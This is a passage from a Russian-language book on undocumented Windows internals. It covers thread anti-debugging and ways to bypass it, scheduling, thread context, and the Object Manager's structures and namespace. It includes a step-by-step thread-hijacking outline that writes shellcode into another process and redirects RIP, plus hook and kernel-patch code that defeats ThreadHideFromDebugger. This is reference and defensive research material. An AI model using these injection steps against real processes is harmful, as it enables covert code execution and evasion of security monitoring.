            $thread.Id, $hidden) -ForegroundColor $color
    }
}
}

```

6.10.4. Обход ThreadHideFromDebugger

Исследователи и авторы антиантиотладочных средств используют несколько подходов:

1. Хук NtSetInformationThread — перехват вызова в ntdll.dll и блокировка класса ThreadHideFromDebugger:

```

// В обработчике хука:
NTSTATUS NTAPI HookedNtSetInformationThread(
    HANDLE hThread, THREADINFOCLASS Class,
    PVOID Info, ULONG Length)
{
    if (Class == ThreadHideFromDebugger) {
        return STATUS_SUCCESS; // Ничего не делаем, но возвращаем успех
    }
    return OriginalNtSetInformationThread(hThread, Class, Info, Length);
}

```

2. Kernel-mode патч — в отладчике ядра можно сбросить флаг HideFromDebugger в ETHREAD:

```

kd> dt nt!_ETHREAD CrossThreadFlags <адрес_ETHREAD>
+0x510 CrossThreadFlags : 0x4004
+0x510 HideFromDebugger : 0y1 ; бит 2

; Сбрасываем бит:
kd> ed <адрес_ETHREAD>+0x510 0x4000

```

3. Instrumentation callback — использование поля TEB.InstrumentationCallbackSp для перехвата возвратов из syscall.

6.10.5. Другие антиотладочные ThreadInformationClass

- ThreadBreakOnTermination (0x12) — помечает поток как критический. Завершение такого потока вызывает BSOD (CRITICAL_PROCESS_DIED).
- ThreadHideFromDebugger (0x11) — описан выше.
- ThreadSetTlsArrayAddress — манипуляция TLS.
- ThreadWow64Context — контекст WOW64.

6.11. Планирование потоков: краткий обзор

6.11.1. Модель планирования Windows

Windows использует **приоритетное вытесняющее планирование** (preemptive priority-based scheduling) с 32 уровнями приоритета:

Приоритет	Диапазон	Описание
31	Real-time	Критические системные задачи
...		
24	Real-time	
23		
...		
16	Real-time	Нижняя граница real-time
15	Dynamic	Верхняя граница dynamic
...		
8	Dynamic	Normal elevated
7	Dynamic	Normal (по умолчанию для обычных приложений)
6	Dynamic	
...		
1	Dynamic	Минимальный рабочий приоритет
0	Zero-page	Только zero-page thread

Потоки с приоритетами 0-15 — **динамические**: их приоритет может временно повышаться (priority boost) при определённых событиях (завершение I/O, получение фокуса окном, выход из wait).

Потоки с приоритетами 16-31 — **real-time**: их приоритет не корректируется автоматически.

6.11.2. Dispatcher Ready Queues

Планировщик поддерживает очереди готовых потоков для каждого приоритета и каждого процессора (в NUMA-системах учитывается узел):

Per-Processor Ready Queues (KPRCB.DispatcherReadyListHead)

```

Priority 31: [Thread A] → [Thread B] → NULL
Priority 30: NULL
Priority 29: NULL
...
Priority 8:  [Thread C] → NULL
Priority 7:  [Thread D] → [Thread E] → [Thread F] → NULL
...
Priority 1:  [Thread G] → NULL
Priority 0:  NULL

```

ReadySummary (битовая маска): 0x00000182
Биты 1, 7, 8, 31 установлены — есть потоки этих приоритетов.

Планировщик выбирает: BitScanReverse(ReadySummary) → 31
→ Запускает Thread A (первый в очереди приоритета 31).

6.11.3. Quantum и Time Slice

Каждому потоку выделяется **квант** (quantum) — количество процессорного времени, после которого поток вытесняется и уступает процессор другому потоку того же или более высокого приоритета.

В клиентских версиях Windows (Home/Pro) квант по умолчанию **короткий** (2 clock intervals ≈ 30 мс на x86, переменный на x64). В серверных версиях — **длинный** (12 clock intervals ≈ 180 мс), чтобы уменьшить количество переключений контекста.

Настройка

кванта:

HKLM\SYSTEM\CurrentControlSet\Control\PriorityControl\Win32PrioritySeparation.

6.11.4. Heterogeneous Scheduling (Big.LITTLE)

Начиная с Windows 11, планировщик поддерживает **гетерогенные архитектуры** (Intel Alder Lake и новее с P-cores и E-cores):

- Потоки с высоким приоритетом и фоновые задачи маршрутизируются на разные ядра;
- Используется `KTHREAD.HeterogeneousSchedulingPreference`;
- Новые API: `SetThreadSelectedCpuSetMasks`, QoS-классы (`THREAD_POWER_THROTTLING_STATE`).

6.12. Манипуляции с контекстом потока

6.12.1. CONTEXT структура

Структура CONTEXT содержит полное состояние регистров процессора для потока. На x64:

```
typedef struct _CONTEXT {
    DWORD64 P1Home, P2Home, P3Home, P4Home, P5Home, P6Home;
    DWORD   ContextFlags;
    DWORD   MxCsr;

    /* Сегментные регистры */
    WORD     SegCs, SegDs, SegEs, SegFs, SegGs, SegSs;
    DWORD     EFlags;

    /* Целочисленные регистры */
    DWORD64 Dr0, Dr1, Dr2, Dr3, Dr6, Dr7;      // Debug registers
    DWORD64 Rax, Rcx, Rdx, Rbx, Rsp, Rbp, Rsi, Rdi;
    DWORD64 R8, R9, R10, R11, R12, R13, R14, R15;
    DWORD64 Rip;                               // Instruction pointer

    /* FPU/SSE/AVX */
    M128A     Xmm0..Xmm15;
    // ... VectorRegister, VectorControl для AVX
    DWORD64 DebugControl;
    DWORD64 LastBranchToRip;
    DWORD64 LastBranchFromRip;
    DWORD64 LastExceptionToRip;
    DWORD64 LastExceptionFromRip;
} CONTEXT;
```

6.12.2. GetThreadContext / SetThreadContext

```
CONTEXT ctx;
ctx.ContextFlags = CONTEXT_FULL; // Все регистры

// Поток должен быть приостановлен!
SuspendThread(hThread);

if (GetThreadContext(hThread, &ctx)) {
    printf("RIP = 0x%016llX\n", ctx.Rip);
    printf("RSP = 0x%016llX\n", ctx.Rsp);
    printf("RAX = 0x%016llX\n", ctx.Rax);
}

// Изменяем RIP — перенаправляем выполнение
ctx.Rip = (DWORD64)NewFunction;
SetThreadContext(hThread, &ctx);

ResumeThread(hThread);
```

6.12.3. Thread Hijacking

Thread Hijacking — техника, при которой контекст потока изменяется для перенаправления выполнения. В отличие от APC injection, не требует alertable wait:

Шаги Thread Hijacking:

1. OpenProcess(target_pid)	
2. OpenThread(target_tid)	
3. SuspendThread(hThread)	← приостановить поток
4. GetThreadContext(hThread, &ctx)	← сохранить контекст
5. VirtualAllocEx(hProcess, ..., RWX)	← выделить память
6. WriteProcessMemory(hProcess, shellcode)	← записать шеллкод
7. ctx.Rip = адрес_шеллкода	← подменить RIP
8. SetThreadContext(hThread, &ctx)	← установить контекст
9. ResumeThread(hThread)	← возобновить поток → выполняет шеллкод

Шеллкод обычно сохраняет оригинальные регистры, выполняет полезную нагрузку (загрузку DLL, установку хука), а затем восстанавливает контекст и возвращает управление в оригинальную точку.

6.12.4. NtGetContextThread / NtSetContextThread

Native API-эквиваленты:

```
typedef NTSTATUS (NTAPI *pfnNtGetContextThread)(
    HANDLE ThreadHandle,
    PCONTEXT ThreadContext
);

typedef NTSTATUS (NTAPI *pfnNtSetContextThread)(
    HANDLE ThreadHandle,
    PCONTEXT ThreadContext
);
```

Эти функции вызываются GetThreadContext/SetThreadContext внутри. Прямой вызов может обходить некоторые проверки Win32 API.

6.12.5. Защита от манипуляций с контекстом

Windows предоставляет механизм защиты — `CrossThreadFlags.RestrictSetThreadContext`. Он активируется через:

```
// ThreadInformationClass = ThreadEnableAlignmentFaultFixup (не то)
// Используется Process Mitigation Policy:
PROCESS_MITIGATION_EXTENSION_POINT_DISABLE_POLICY policy;
policy.DisableExtensionPoints = TRUE;
SetProcessMitigationPolicy(
    ProcessExtensionPointDisablePolicy,
    &policy,
    sizeof(policy)
);
```

Или через `SetProcessMitigationPolicy` с `ProcessControlFlowGuardPolicy`.

Microsoft Defender for Endpoint и другие EDR-решения мониторят `SetThreadContext` для кросс-процессных вызовов.

6.13. Дополнительные недокументированные возможности

6.13.1. Thread Name (Windows 10 1607+)

Начиная с Windows 10 1607, потокам можно давать имена через `SetThreadDescription` / `GetThreadDescription` (документированный API), но внутренне используется `NtSetInformationThread(ThreadNameInformation)`:

```
#define ThreadNameInformation 0x26 // 38

typedef struct _THREAD_NAME_INFORMATION {
    UNICODE_STRING ThreadName;
} THREAD_NAME_INFORMATION;
```

Имя потока хранится в ETHREAD и отображается в Task Manager, WinDbg, Process Explorer.

6.13.2. Ideal Processor и CPU Sets

```
// Установка ideal processor через native API
typedef NTSTATUS (NTAPI *pfnNtSetInformationThread)(
    HANDLE, THREADINFOCLASS, PVOID, ULONG);

// ThreadIdealProcessorEx = 0x21 (33)
PROCESSOR_NUMBER idealProc;
idealProc.Group = 0;
idealProc.Number = 3;    // CPU #3
idealProc.Reserved = 0;

NtSetInformationThread(
    hThread,
    0x21, // ThreadIdealProcessorEx
    &idealProc,
    sizeof(idealProc)
);
```

6.13.3. Thread Energy Values

Windows 10+ отслеживает энергопотребление на уровне потоков:

```
// NtQueryInformationThread с ThreadEnergyValues
#define ThreadEnergyValues 0x2D // 45

typedef struct _THREAD_ENERGY_VALUES {
    ULONGLONG TotalCycleCount;
    ULONGLONG EnergyCount;
    // ... дополнительные поля зависят от версии
} THREAD_ENERGY_VALUES;
```

6.13.4. Instrumentation Callback

Поля `TEB.InstrumentationCallbackSp`, `InstrumentationCallbackPreviousPc`, `InstrumentationCallbackPreviousSp` используются для механизма Instrumentation Callback — точки перехвата, вызываемой при каждом возврате из syscall. Устанавливается через `NtSetInformationProcess(ProcessInstrumentationCallback)`:


```
#define ProcessInstrumentationCallback 40

typedef struct _PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION {
    ULONG Version;    // 0
    ULONG Reserved;
    PVOID Callback;   // Адрес callback-функции
} PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION;
```

Этот механизм используется как для мониторинга (EDR), так и для антиотладки.

6.14. Связь между структурами

Общая картина взаимосвязей между структурами потока:



6.15. Практические рекомендации

Для разработчиков системного ПО

1. **Используйте `NtCurrentTeb()`** вместо прямых обращений к `GS` — это переносимо между x86 и x64.
2. **TLS-слоты ограничены** — динамических слотов всего 1088. При разработке библиотек, используемых во многих процессах, выделяйте TLS-слоты разумно или используйте Fiber Local Storage (FLS).
3. **TLS Callbacks** выполняются до `main` — это может вызвать проблемы, если callback зависит от инициализации, выполняемой в CRT startup.

Для исследователей безопасности

1. **`ThreadHideFromDebugger`** — первый приём, который стоит проверять при анализе антиотладки. Хук `NtSetInformationThread` — стандартный обход.
2. **APC injection** через `NtQueueApcThreadEx` с Special User APC (Windows 10 RS5+) — наиболее надёжный метод инъекции, не требующий alertable wait.
3. **Thread Context** — мониторьте `SetThreadContext` для кросс-процессных вызовов как индикатор thread hijacking.
4. **Instrumentation Callback** — мощный механизм для мониторинга syscall, но может быть отключён через `TEB.InstrumentationCallbackDisabled`.

Для разработчиков защитных решений

1. Используйте **`ObRegisterCallbacks`** для мониторинга открытия хэндлов к потокам с правами `THREAD_SET_CONTEXT`.
2. Мониторьте **ETW-события** `NtQueueApcThread/NtQueueApcThreadEx` для детектирования APC injection.
3. Периодически проверяйте **`CrossThreadFlags.HideFromDebugger`** для обнаружения антиотладочных приёмов.
4. Используйте **Thread Stack Walking** (`NtQueryInformationThread` с `ThreadQuerySetWin32StartAddress`) для обнаружения подмены start address.

6.16. Итоги главы

В этой главе мы подробно рассмотрели внутреннее устройство потоков Windows на уровне, недоступном из стандартной документации:

- **TEB** — пользовательская структура потока, доступная через `GS:[0x30]`. Содержит `ClientId`, `LastError`, TLS-слоты, указатель на `PEB` и множество других полей.
- **ETHREAD/KTHREAD** — ядерные структуры, управляющие планированием, `APC`, `I/O` и состоянием потока.
- **TLS** реализован двумя механизмами — динамическим (`TlsAlloc/TlsGetValue`, до 1088 слотов через `TEB`) и статическим (`_declspec(thread)`, через секцию `.tls` и массив указателей).
- **APC** — фундаментальный механизм Windows для асинхронного выполнения кода в контексте потока. Существуют три типа: `Special Kernel`, `Regular Kernel` и `User-mode APC`.
- **APC injection** — техника внедрения кода через `QueueUserAPC` или `NtQueueApcThreadEx`. `Special User APC (RS5+)` не требует `alertable wait`.
- **ThreadHideFromDebugger** — эффективный антиотладочный приём на уровне ядра, устанавливающий флаг в `ETHREAD.CrossThreadFlags`.
- **Thread Context** — полное состояние регистров потока, доступное через `Get/SetThreadContext`. `Thread Hijacking` — техника подмены `RIP` для перенаправления выполнения.

Файлы с кодом к этой главе

Файл	Описание
<code>code/ch06/dump_teb.c</code>	Дамп полей <code>TEB</code> текущего потока
<code>code/ch06/apc_injection.c</code>	Инъекция <code>DLL</code> через <code>QueueUserAPC</code>
<code>code/ch06/enum_threads_undoc.c</code>	Перечисление потоков через <code>NtQuerySystemInformation</code>
<code>code/ch06/thread_hidefrombugger.ps1</code>	Проверка и установка <code>ThreadHideFromDebugger</code>

В следующей главе мы перейдём к *Object Manager* — подсистеме ядра, управляющей всеми объектами Windows: процессами, потоками, файлами, ключами реестра и десятками других типов.

Глава 7. Объекты ядра и Object Manager

Object Manager — центральный компонент ядра Windows NT, отвечающий за создание, управление жизненным циклом и организацию всех ресурсов системы в единое пространство имён. В этой главе мы детально разберём архитектуру менеджера объектов, структуру заголовков, таблицу дескрипторов и практические техники работы с объектами ядра через недокументированные API.

7.1. Философия NT: «Всё есть объект»

Одно из фундаментальных архитектурных решений, заложенных Дэвидом Катлером при проектировании Windows NT, заключается в том, что каждый системный ресурс представлен как объект ядра. Это не просто абстракция — это конкретная структура данных в памяти ядра, имеющая стандартный заголовок, счётчики ссылок, дескриптор безопасности и тело, содержащее данные конкретного типа.

Процесс — объект. Поток — объект. Файл — объект. Ключ реестра — объект. Мьютекс, семафор, событие, секция памяти, порт ALPC, Job, Token — всё это объекты. Даже сами типы объектов являются объектами типа «Type».

Такой подход обеспечивает:

- **Единообразное управление жизненным циклом** — все объекты создаются и уничтожаются по одним правилам
- **Унифицированная модель безопасности** — каждый объект может иметь Security Descriptor
- **Единое пространство имён** — объекты организованы в иерархическое дерево каталогов
- **Стандартизированный доступ** — через дескрипторы (handles) из user-mode

Object Manager (Ob) реализован в исполнительной подсистеме ядра (NT Executive) и экспортирует набор функций с префиксом `Ob` для использования другими компонентами ядра, а также набор системных вызовов с префиксом `Nt`/`Zw` для вызова из user-mode.

7.2. Архитектура Object Manager

7.2.1. Инициализация

При загрузке системы Object Manager инициализируется одним из первых. Функция `ObInitSystem()` вызывается на ранних стадиях загрузки ядра и выполняет следующее:

1. Создаёт корневой каталог объектов (`\`)
2. Регистрирует базовые типы объектов: Directory, SymbolicLink, Type
3. Создаёт каталог `\ObjectTypes`, куда помещаются объекты-типы
4. Инициализирует глобальный cookie для шифрования TypeIndex (`ObHeaderCookie`)
5. Создаёт системную таблицу дескрипторов

7.2.2. Создание объекта

Типичный путь создания объекта проходит через следующие этапы:

```
Вызов NtCreateXxx() из user-mode
→ ObCreateObject()           — выделение памяти, заполнение заголовка
→ Инициализация тела         — компонент-владелец заполняет данные
→ ObInsertObject()           — вставка в namespace (если именованный),
                             создание handle в таблице процесса
```

Функция `ObCreateObject()` принимает тип объекта, атрибуты (имя, корневой каталог, дескриптор безопасности) и размер тела. Она выделяет блок памяти из пула ядра (NonPaged или Paged, в зависимости от типа), размещает заголовок и опциональные подзаголовки, инициализирует счётчики ссылок.

7.2.3. Уничтожение объекта

Объект уничтожается, когда оба его счётчика (PointerCount и HandleCount) достигают нуля. В этот момент вызывается процедура `DeleteProcedure` типа объекта (если она зарегистрирована), а затем память объекта освобождается.

Важно понимать разницу: HandleCount может достичь нуля (все handles закрыты), но объект продолжит существовать, если на него есть kernel-mode ссылки (PointerCount > 0). Это критически важно для понимания жизненного цикла объектов.

7.3. Типы объектов

Каждый тип объекта описывается структурой `OBJECT_TYPE`, которая содержит:

- Имя типа (Unicode string)
- Размер объекта по умолчанию
- Тип пула (Paged/NonPaged)
- Допустимые маски доступа
- Generic mapping (отображение GENERIC_READ/WRITE/EXECUTE/ALL в конкретные биты)
- Callback-процедуры: Open, Close, Delete, Parse, Security, QueryName, OkayToClose, Dump

7.3.1. Основные типы объектов

Полный список типов объектов зависит от версии Windows и загруженных драйверов. Вот основные типы, присутствующие в современных версиях Windows:

Объекты управления процессами и потоками:

Тип	Описание	Структура тела
Process	Процесс	EPROCESS
Thread	Поток	ETHREAD
Job	Группа процессов с общими ограничениями	EJOB
Token	Маркер безопасности	TOKEN
Session	Сессия пользователя	MM_SESSION_SPACE

Объекты синхронизации:

Тип	Описание	Структура тела
Event	Событие (Manual/Auto reset)	KEVENT
Mutant	Мьютекс (user-mode имя Mutex, в ядре — Mutant)	KMUTANT
Semaphore	Семафор	KSEMAPHORE
Timer	Таймер	ETIMER
KeyedEvent	Событие с ключом (используется для SRW Locks, Condition Variables)	KEYED_EVENT

Объекты ввода-вывода:

Тип	Описание	Структура тела
File	Файл или устройство	FILE_OBJECT
Device	Устройство	DEVICE_OBJECT
Driver	Драйвер	DRIVER_OBJECT
IoCompletion	Порт завершения I/O	KQUEUE
IoCompletionReserve	Резервный пакет завершения I/O	IOP_IPC_OBJECT

Объекты памяти:

Тип	Описание
Section	Секция памяти (mapped files, shared memory)
Partition	Раздел памяти (Windows 10+)

Объекты пространства имён:

Тип	Описание
Directory	Каталог объектов
SymbolicLink	Символическая ссылка
Type	Тип объекта (метатип)

Объекты реестра:

Тип	Описание
Key	Ключ реестра

Объекты подсистемы окон:

Тип	Описание
Desktop	Рабочий стол
WindowStation	Оконная станция

Объекты межпроцессного взаимодействия:

Тип	Описание
ALPC Port	Порт Advanced Local Procedure Call
FilterConnectionPort	Порт minifilter
FilterCommunicationPort	Коммуникационный порт minifilter

Объекты пула потоков:

Тип	Описание
TrWorkerFactory	Фабрика рабочих потоков (Thread Pool)
IRTimer	Таймер пула потоков
WaitCompletionPacket	Пакет ожидания

Прочие:

Тип	Описание
Callback	Callback-объект
Profile	Объект профилирования
DebugObject	Объект отладки
EtwRegistration	Регистрация ETW провайдера
EtwConsumer	Потребитель ETW
DxgkSharedResource	Ресурс DirectX
DxgkCompositionObject	Объект композиции DirectX
NdisCmState	Объект NDIS
PcwObject	Performance Counter объект
PowerRequest	Запрос управления питанием
WmiGuid	GUID для WMI
DmaAdapter	Адаптер DMA
CoreMessaging	Объект CoreMessaging (UWP)
RawInputManager	Менеджер ввода
ActivationObject	Объект активации (UWP)
Composition	Объект композиции

В системе обычно зарегистрировано от 60 до 70+ типов объектов. Их список можно увидеть, перечислив содержимое каталога `\ObjectTypes`.

7.4. Структура OBJECT_HEADER

Каждый объект ядра предваряется заголовком `OBJECT_HEADER`. Тело объекта (то, что видит код, работающий с объектом) начинается сразу после заголовка. Указатель на объект, который хранится в таблице дескрипторов и используется внутри ядра, указывает именно на тело — заголовок находится по отрицательному смещению.

7.4.1. Расположение в памяти (x64, Windows 10/11)

Optional Headers (variable size)		← Опциональные заголовки (выше OBJECT_HEADER)
+	-----+	
	OBJECT_HEADER_CREATOR_INFO (0x20)	
+	-----+	
	OBJECT_HEADER_NAME_INFO (0x20)	
+	-----+	
	OBJECT_HEADER_HANDLE_INFO (0x10)	
+	-----+	
	OBJECT_HEADER_QUOTA_INFO (0x20)	
+	-----+	
	OBJECT_HEADER_PROCESS_INFO (0x10)	
+	-----+	
	OBJECT_HEADER_AUDIT_INFO (0x10)	
+	-----+	
	OBJECT_HEADER_PADDING_INFO	
+	-----+	
+-----+		
OBJECT_HEADER (0x38)		← Основной заголовок
Offset	Field	
-----	-----	
0x00	PointerCount (INT64)	
0x08	HandleCount (INT64)	
	или NextToFree (PVOID)	
0x10	Lock (EX_PUSH_LOCK, 0x08)	
0x18	TypeIndex (UCHAR)	
0x19	TraceFlags (UCHAR)	
	DbgRefTrace (bit 0)	
	DbgTracePermanent (bit 1)	
0x1A	InfoMask (UCHAR)	
0x1B	Flags (UCHAR)	
	NewObject (bit 0)	
	KernelObject (bit 1)	
	KernelOnlyAccess (bit 2)	
	ExclusiveObject (bit 3)	
	PermanentObject (bit 4)	
	DefaultSecurityQuota (bit 5)	
	SingleHandleEntry (bit 6)	
	DeletedInline (bit 7)	
0x1C	Reserved (ULONG32)	
0x20	ObjectCreateInfo (PVOID)	
	или QuotaBlockCharged	
0x28	SecurityDescriptor (PVOID)	
0x30	Body (начало тела объекта)	
+-----+		
OBJECT BODY		← Тело объекта (EPROCESS, FILE_OBJECT, и т.д.)
(EPROCESS, ETHREAD, FILE_OBJECT, etc.)		
Указатель на объект → сюда		
+-----+		

Макрос `OBJECT_TO_OBJECT_HEADER(obj)` вычисляет адрес заголовка как `(OBJECT_HEADER*)((ULONG_PTR)obj - offsetof(OBJECT_HEADER, Body))`. На x64 это `obj - 0x30`.

7.4.2. Шифрование TypeIndex (Windows 10+)

Начиная с Windows 10, поле `TypeIndex` в `OBJECT_HEADER` больше не содержит индекс типа в открытом виде. Вместо этого применяется обфускация с использованием `ObHeaderCookie` — случайного байта, генерируемого при каждой загрузке системы.

Алгоритм декодирования:

```
// Дешифровка TypeIndex
UCHAR DecryptTypeIndex(OBJECT_HEADER *Header) {
    UCHAR EncodedIndex = Header->TypeIndex;
    // Берём второй байт адреса заголовка (сдвинув вправо на 8 бит)
    UCHAR AddressByte = ((ULONG_PTR)Header >> 8) & 0xFF;
    // XOR: EncodedIndex ^ ObHeaderCookie ^ AddressByte
    return EncodedIndex ^ ObHeaderCookie ^ AddressByte;
}
```

Таким образом, один и тот же тип объекта будет иметь разные значения `TypeIndex` в разных объектах (так как адреса разные), что существенно усложняет эксплуатацию уязвимостей, связанных с подменой типа объекта (type confusion attacks).

Для получения `ObHeaderCookie` из user-mode необходимо читать память ядра (например, через уязвимость или легитимный драйвер). В отладчике ядра:

```
kd> db nt!ObHeaderCookie L1
fffff802`1a234567  a7
```

7.4.3. Поле `InfoMask` и опциональные заголовки

Поле `InfoMask` (1 байт) определяет, какие опциональные заголовки присутствуют перед основным `OBJECT_HEADER`. Каждый бит соответствует определённому опциональному заголовку:

Bit 0 (0x01):	OBJECT_HEADER_CREATOR_INFO	— информация о создателе (тип объекта)
Bit 1 (0x02):	OBJECT_HEADER_NAME_INFO	— имя объекта
Bit 2 (0x04):	OBJECT_HEADER_HANDLE_INFO	— информация о дескрипторах
Bit 3 (0x08):	OBJECT_HEADER_QUOTA_INFO	— информация о квотах
Bit 4 (0x10):	OBJECT_HEADER_PROCESS_INFO	— информация о процессе-владельце
Bit 5 (0x20):	OBJECT_HEADER_AUDIT_INFO	— информация для аудита
Bit 6 (0x40):	OBJECT_HEADER_PADDING_INFO	— выравнивание (для SMAP/SMEP)

Опциональные заголовки размещаются в памяти перед `OBJECT_HEADER` в определённом порядке. Для вычисления смещения каждого опционального заголовка ядро использует таблицу `ObpInfoMaskToOffset`:

```
// Пример вычисления адреса OBJECT_HEADER_NAME_INFO
POBJECT_HEADER_NAME_INFO GetNameInfo(OBJECT_HEADER *Header) {
    if (!(Header->InfoMask & OB_INFOMASK_NAME))
        return NULL;

    // Маска для битов ниже бита имени
    UCHAR Query = Header->InfoMask & (OB_INFOMASK_NAME - 1); // & 0x01
    UCHAR Offset = ObpInfoMaskToOffset[Query];

    return (POBJECT_HEADER_NAME_INFO)((PUCHAR)Header - Offset);
}
```

7.4.4. `OBJECT_HEADER_NAME_INFO`

```
typedef struct _OBJECT_HEADER_NAME_INFO {
    POBJECT_DIRECTORY Directory; // +0x00 -- каталог, содержащий объект
    UNICODE_STRING Name;         // +0x08 -- имя объекта
    LONG ReferenceCount;         // +0x18 -- счётчик ссылок на имя
    ULONG Reserved;              // +0x1C
} OBJECT_HEADER_NAME_INFO, *POBJECT_HEADER_NAME_INFO; // sizeof = 0x20
```

7.4.5. `OBJECT_HEADER_CREATOR_INFO`

```
typedef struct _OBJECT_HEADER_CREATOR_INFO {
    LIST_ENTRY TypeList; // +0x00 -- связный список объектов данного типа
    PVOID CreatorUniqueProcess; // +0x10 -- PID создателя
    USHORT CreatorBackTraceIndex; // +0x18
    USHORT Reserved1; // +0x1A
    ULONG Reserved2; // +0x1C
} OBJECT_HEADER_CREATOR_INFO, *POBJECT_HEADER_CREATOR_INFO; // sizeof = 0x20
```

Поле `TypeList` позволяет пройти по всем объектам данного типа — они связаны в двусвязный список.

7.5. Пространство имён объектов (Object Directory Namespace)

Object Manager организует объекты в иерархическое пространство имён, напоминающее файловую систему. Корень дерева обозначается символом `\`. Каталоги реализуются объектами типа `Directory`, а символические ссылки — объектами типа `SymbolicLink`.

7.5.1. Дерево каталогов

```
\ (root)
|-- ObjectTypes                               Все зарегистрированные типы объектов
|   |-- Process
|   |-- Thread
|   |-- File
|   |-- Event
|   |-- Mutant
|   |-- Semaphore
|   |-- Section
|   |-- Key
|   |-- Directory
|   |-- SymbolicLink
|   |-- Token
|   |-- Job
|   |-- ALPC Port
|   |-- Desktop
|   |-- WindowStation
|   |-- IoCompletion
|   |-- Timer
|   |-- TpWorkerFactory
|   |-- ... (60+ типов)
|   \-- Type

|-- BaseNamedObjects                         Глобальные именованные объекты
|   |-- Global                               → SymLink на \BaseNamedObjects
|   |-- Local                               → SymLink на \Sessions\N\BaseNamedObjects
|   |-- Session                             → SymLink на \Sessions\BNOLINKS
|   |-- MyMutex                             Пользовательские объекты (mutex, events, etc.)
|   |-- MyEvent
|   \-- ...

|-- Device                                   Объекты устройств
|   |-- HarddiskVolume1
|   |-- HarddiskVolume2
|   |-- HarddiskVolume3
|   |-- Tcp
|   |-- Udp
|   |-- Afd
|   |-- Null
|   |-- NamedPipe
|   |-- Mailslot
|   |-- PhysicalMemory
|   \-- ...                               Section для физической памяти

|-- ??                                       DOS-устройства (per-user)
|   |-- C:                                  → SymLink → \Device\HarddiskVolume3
|   |-- D:                                  → SymLink → \Device\CdRom0
|   |-- PhysicalDrive0                      → SymLink → \Device\Harddisk0\DR0
|   |-- PIPE                                → SymLink → \Device\NamedPipe
|   |-- GLOBALROOT                          → SymLink → \
|   |-- Volume{GUID}                       → SymLink → \Device\HarddiskVolumeN
|   \-- ...

|-- GLOBAL??                               Глобальные DOS-устройства
|   |-- C:                                  → SymLink → \Device\HarddiskVolume3
|   |-- ...
|   \-- (аналогично \??)

|-- Sessions                               Per-session пространства имён
|   |-- 0
|   |   |-- BaseNamedObjects               Именованные объекты сессии 0
|   |   |-- DosDevices                     Устройства сессии 0
|   |   \-- AppContainerNamedObjects
|   |-- 1
|   |   |-- BaseNamedObjects               Именованные объекты сессии 1
|   |   |-- DosDevices
|   |   \-- AppContainerNamedObjects
|   \-- BNOLINKS
|       |-- 0                               → SymLink → \Sessions\0\BaseNamedObjects
|       \-- 1                               → SymLink → \Sessions\1\BaseNamedObjects

|-- KnownDlls                              Кэшированные системные DLL
|   |-- KnownDllPath                       → SymLink (путь к System32)
|   \-- ntdll.dll                          Section
```

```

|-- kernel32.dll          Section
|-- advapi32.dll         Section
|-- user32.dll           Section
|-- ... (десятки DLL)

-- KnownDlls32           32-битные версии (на WoW64)
|-- KnownDllPath         → SymLink (путь к SysWow64)
|-- ...

-- Callback              Callback-объекты ядра
|-- ProcessCollectionPort
|-- SetSystemTime
|-- PowerState
|-- ...

-- ArcName                ARC-имена загрузочных устройств
|-- multi(0)disk(0)rdisk(0)partition(1) → SymLink

-- Security               Объекты подсистемы безопасности
|-- LSA_AUTHENTICATION_INITIALIZED
|-- ...

-- RPC Control            Объекты RPC
|-- (ALPC Ports для RPC endpoint)

